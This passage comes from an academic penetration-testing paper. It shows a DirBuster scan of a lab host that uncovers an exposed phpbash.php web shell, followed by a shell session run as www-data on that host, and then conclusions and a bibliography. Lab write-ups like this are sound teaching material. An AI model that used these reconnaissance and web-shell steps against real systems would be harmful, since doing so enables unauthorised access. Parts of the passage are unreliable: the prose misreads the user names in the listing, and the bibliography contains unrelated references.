
OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 10 Files: 28
Results - Tree View
Errors: 0
Change
Back
Pause
Stop
Report

http://10.10.10.68:80/

Directory Stucture	Response Code	Response Size
font-awesome.min.css	200	29321
sm-clean.css	200	5060
demo-images	200	3439
dev	200	1337
phpbash.min.php	200	4734
phpbash.php	200	179
config.php	200	147
fonts	200	2288
FontAwesome.otf	200	126933
fontawesome-webfont.eot	200	73848
fontawesome-webfont.ttf	200	154922
fontawesome-webfont.svg	200	392546

Current speed: 2906 requests/sec
(Select and right click for more options)
Average speed: (T) 2745, (C) 2913 requests/sec
Parse Queue Size: 0
Total Requests: 318492/4852107
Current number of running threads: 200
Time To Finish: 00:25:56
Starting dir/file list based brute forcing
/dev/4854/

Fig 12. phpbash.php was discovered in the /dev/ directory



10.10.10.68/dev/

Index of /dev


Name	Last modified	Size	Description
Parent Directory		-	
phpbash.min.php	2017-12-04 12:21	4.6K	
phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80

Fig 13. The phpbash.php is located in the /dev/ directory

Exploitation

To perform exploitation, the first step involves entering the ls command, The 'cd' command can be employed to move to the parent directory, while the initial command will display the items within the present directory, specifically, phpbash.php so that its contents can be inspected. After changing the directory to home and listing its contents, the results indicate that two files named Drexel and script manager were found within this directory.



10.10.10.68/dev/phpbash.php

```
www-data@bashed:/var/www/html/dev# ls
phpbash.min.php
phpbash.php
www-data@bashed:/var/www/html/dev# cd /
www-data@bashed:/# ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
scripts
srv
sys
tmp
usr
var
vmlinuz
www-data@bashed:/# cd home
www-data@bashed:/home# ls
arrexel
scriptmanager
www-data@bashed:/home# whoami
www-data

www-data:/home#
```

Fig 14. Interacting with the command line

CONCLUSION AND RECOMMENDATION

Conclusion

The significance of penetration testing in establishing a more demanding network environment cannot be overstated. The results of this research analysis indicate that various commonly reported vulnerabilities in every network can be addressed. For the penetration testing methods applied to real networks running on both Windows and Linux-based operating systems, vulnerabilities were controlled using different software and applications. Furthermore, this research underscores that the tools and techniques used in this study have significant potential for identifying and mitigating vulnerabilities in computer systems. However, it is crucial to acknowledge some limitations. Hence, the findings of this research should be carefully considered before applying them in diverse scenarios. Penetration testing offers a direct means to assess the efficiency of security measures implemented within the tested system. Given the abundance of resources accessible in both the community and the market, professionals may encounter difficulty in making well-informed choices when choosing the appropriate tools. To address this, the research provides a more accurate reference group for the utility of these tools by assessing the results of more relevant tools. On the other hand, considering that the testing model used in this analysis is quite basic and straightforward, the analysis results, including statistical outputs and attack results, would vary dramatically when applied to much more complex systems. In terms of vendor-related analysis, it was found that new threats can always emerge as network and server equipment vendors attempt to reduce existing vulnerabilities. Therefore, the solution provided is to conduct effective penetration testing performed periodically using appropriate techniques to ensure vulnerability protection and early prevention of attacks.

Future Research Recommendation

As a recommendation for future research, it is suggested that the research focus shifts towards more complex systems, incorporating additional security measures such as firewalls, intrusion detection systems, and security protocols. This research is expected to be more in-depth and holistic in addressing security challenges. Furthermore, it is highly advisable to explore the effectiveness of various penetration testing techniques and tools for identifying and mitigating vulnerabilities in computer systems. Additionally, future research should also aim at the development of new tools and methods that can be used for vulnerability assessment and penetration testing. This step will help enhance the ability to identify potential vulnerabilities before actual attacks occur and thoroughly test system resilience.

ACKNOWLEDGMENT

We would like to thank our colleagues at STEKOM University Semarang Indonesia for their helpful feedback and support. We also want to thank our family and friends for their love and support throughout the research process. Without their encouragement and support, we would not have been able to complete this research.

Conflict of interest

The authors declare that there have no known competing financial interest or personal relationships that could have appeared to influence the work reported in this paper.

BIBLIOGRAPHY

A. Okutan and S.J. Yang, “ASSERT: attack synthesis and separation with entropy redistribution towards predictive cyber defense,” Cybersecurity, 2(1). 2019. https://doi.org/10.1186/s42400-019-0032-0

A.L. Bonifácio and A.V. Moura, “Test suite completeness and black box testing,” Software Testing, Verification and Reliability, 27(1–2), 2017, e1626. https://doi.org/10.1002/stvr.1626

F. Hoppe, N. Gatzert and P. Gruner, “Cyber risk management in SMEs: insights from industry surveys,” The Journal of Risk Finance, 22(3/4), 2021, 240–260. https://doi.org/10.1108/jrf-02-2020-0024

Fasidi, FO and Adebayo OT, “Detecting Distributed Denial-of-Service DDoS Attacks,” Current Trends in Computer Sciences & Applications, 1(2), 2019. https://doi.org/10.32474/ctcsa.2019.01.000110

H. HaddadPajouh, A.M Dehghantanha, R. Parizi, M. Aledhari, & H. Karimipour, “A survey on Internet of Things security: Requirements, challenges, and solutions.” Internet of Things, 14, 2021, 100129. https://doi.org/10.1016/j.iot.2019.100129

H. Thompson, ”Application penetration testing,” IEEE Security and Privacy Magazine, 3(1), 2005, 66–69. https://doi.org/10.1109/msp.2005.3

J. M. Yoon, “SIEM OWASP-ZAP and ANGRY-IP Vulnerability Analysis Module and Interlocking,” Jouranl of Information and Security, 19(2), 2019, 83–89. https://doi.org/10.33778/kcsa.2019.19.2.083

K. Sharma and N. Kumar, "SWART: Secure web application response tool,” In 2013 International Conference on Control, Computing, Communication and Materials (ICCCCM), August 2013, (pp. 1-7). IEEE.

M. Bishop, “What is computer security?” IEEE Security & Privacy, 1(1), 2003, 67–69. https://doi.org/10.1109/msecp.2003.1176998

MM. Polovina, “Statins in paroxysmal atrial fibrillation: Beneficial to prevent recurrence but insufficient to stop progression,” The Anatolian Journal of Cardiology, 2017. https://doi.org/10.14744/anatoljcardiol.2017.25184

OWASP announces new Top 10 for cyberthreats. (2021, September). Network Security, 2021(9), 1–2. https://doi.org/10.1016/s1353-4858(21)00095-7

P. Miele, “Comparative Assessment of Static Analysis Tools for Software Vulnerability,”Journal of Computers, 1136–1144, 2018. https://doi.org/10.17706/jcp.13.10.1136-1144

S. Akhlaghpour, F. Hassandoust, F.Fatehi, A. Burton-Jones, & A. Hynd, “Learning from Enforcement Cases to Manage GDPR Risks,” MIS Quarterly Executive, 199–218, 2021. https://doi.org/10.17705/2msqe.00049

S. Raza and F. Jaison, “A Comparative Study between Vulnerability Assessment and Penetration Testing,” Digital Forensics (4n6) Journal, 22021. https://doi.org/10.46293/4n6/2021.03.02.08

S. S. Aung and N.K Soe, “Zigbee-Based Smart Farm Data Logging and Monitoring System,” International Journal of Trend in Scientific Research and Development, Volume-2(Issue-5), 2018, 2173–2177. https://doi.org/10.31142/ijtsrd18295

Z. Van Veldhoven, and J. Vanthienen, J, “ Digital transformation as an interaction-driven perspective between business, society, and technology,” Electronic Markets, 32(2), 2021, 629–644. https://doi.org/10.1007/s12525-021-00464-5